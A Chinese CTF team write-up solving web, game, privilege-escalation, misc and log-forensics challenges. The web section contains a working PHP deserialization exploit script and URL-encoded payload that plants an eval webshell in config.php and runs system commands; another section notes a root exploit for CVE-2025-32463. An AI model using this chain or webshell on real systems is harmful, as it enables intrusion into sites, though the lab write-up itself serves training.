甲壳虫安全团队战队 WriteUp（撰写完成后导出为pdf文件提交至平台）

图片资源：`./images/`

排名

战队名称：第37名


[排行榜截图]

解题思路

WEB


浅析PHP原生类

1. 直接ai一把嗦



将生成的字符串作为 data 参数发送给目标： ?data=O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A4%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3Bs%3A5%3A%22shell%22%3Bs%3A26%3A%22%3C%3Fphp+%40eval%28%24_POST%5B1%5D%29%3B+%3F%3E%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22%3B%7D 如果攻击成功，config.php 会被写入包含 WebShell 的序列化数据。 访问 config.php 并使用菜刀/蚁剑连接，或者直接 POST 数据 1=system('cat /flag');。

a:2:{s:8:"username";O:7:"install":2:{s:17:"installusername";O:5:"Until":4:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;s:5:"shell";s:26:"flag{a08d7293a28d071214aa177a8d3eb574}
";}s:17:"installpassword";s:3:"123";}s:8:"password";s:32:"202cb962ac59075b964b07152d234b70";}



flag{a08d7293a28d071214aa177a8d3eb574}

exp:


```
<?php
```

```php
class install {
    private $username;
    private $password;

    public function __construct($username, $password)
    {
        $this->username = $username;
        $this->password = $password;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
    // 添加一个属性用来存放 WebShell，它会被序列化进 config.php
    public $shell;
}

// 1. 构造 Until 对象
// 用于在 __invoke 中调用 ZipArchive::open('install.lock', 8)
// 8 代表 ZipArchive::OVERWRITE，意图是覆盖/清空锁文件
$until = new Until();
$until->a = "ZipArchive";
$until->b = "install.lock";
$until->c = 8;
// 注入 Shell 代码，这段字符串会随着对象被序列化写入 config.php
$until->shell = "<?php @eval($_POST[1]); ?>";

// 2. 构造内部 install 对象 (Object B)
// 它的 __toString 被触发时，会以此对象的 username (即 $until) 作为函数调用 -> 触发
__invoke
$inner = new install($until, "123");

// 3. 构造外部 install 对象 (Object A)
// 入口点，__wakeup 触发 echo，从而触发 $inner 的 __toString
$outer = new install($inner, "123");

// 生成最终 Payload
echo urlencode(serialize($outer));
```


Game

我勒个超级玛丽奥

1. 直接最小化



2. 右键打开shell读取flag




infosec

最近还好吗

1.CVE-2025-32463

直接用exp打提权至root

ssh连接




flag{488b25b974fc73d16700278baa3a4f65}

Misc

BB84

直接ai嗦flag{9175782b167d00375b412a8dbd1df763}



CDF

可恶的木马竟然伪装成我的朋友

直接ai嗦

线索确认

- 上传日期：2018-02-23（从图片大小变化推断，首次出现被替换后的 `banner_home.jpg` 在 d:\share\logs\ex180223.log:7791，21:18:27 开始返回 37756 字节；此前同日早间为 50428，见 d:\share\logs\ex180223.log:7705）
- 上传时IP：183.62.9.42（同一时间段多次对 `2.jsp` 进行POST操作；例如 d:\share\logs\ex180223.log:7739、7754、7759、7769、7777 等）
- 当晚尝试访问的Webshell（按首次尝试时间先后）：table.jsp-en.jsp-2.jsp
  - table.jsp：d:\share\logs\ex180223.log:7712（21:02:20，404）
  - en.jsp：d:\share\logs\ex180223.log:7715（21:02:32，GET），随后多次POST，见 d:\share\logs\ex180223.log:7716、7718、7755、7814
  - 2.jsp：d:\share\logs\ex180223.log:7719（21:04:39，GET），之后持续POST执行操作，见 d:\share\logs\ex180223.log:7739、7754、7759、7760、7761、7762、7763、7764、7765、7766、7769、7770、7771、7774、7775、7776、7777、7798、7799、7800、7801、7804、7806、7807

拼接结果

- flag{2018-02-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}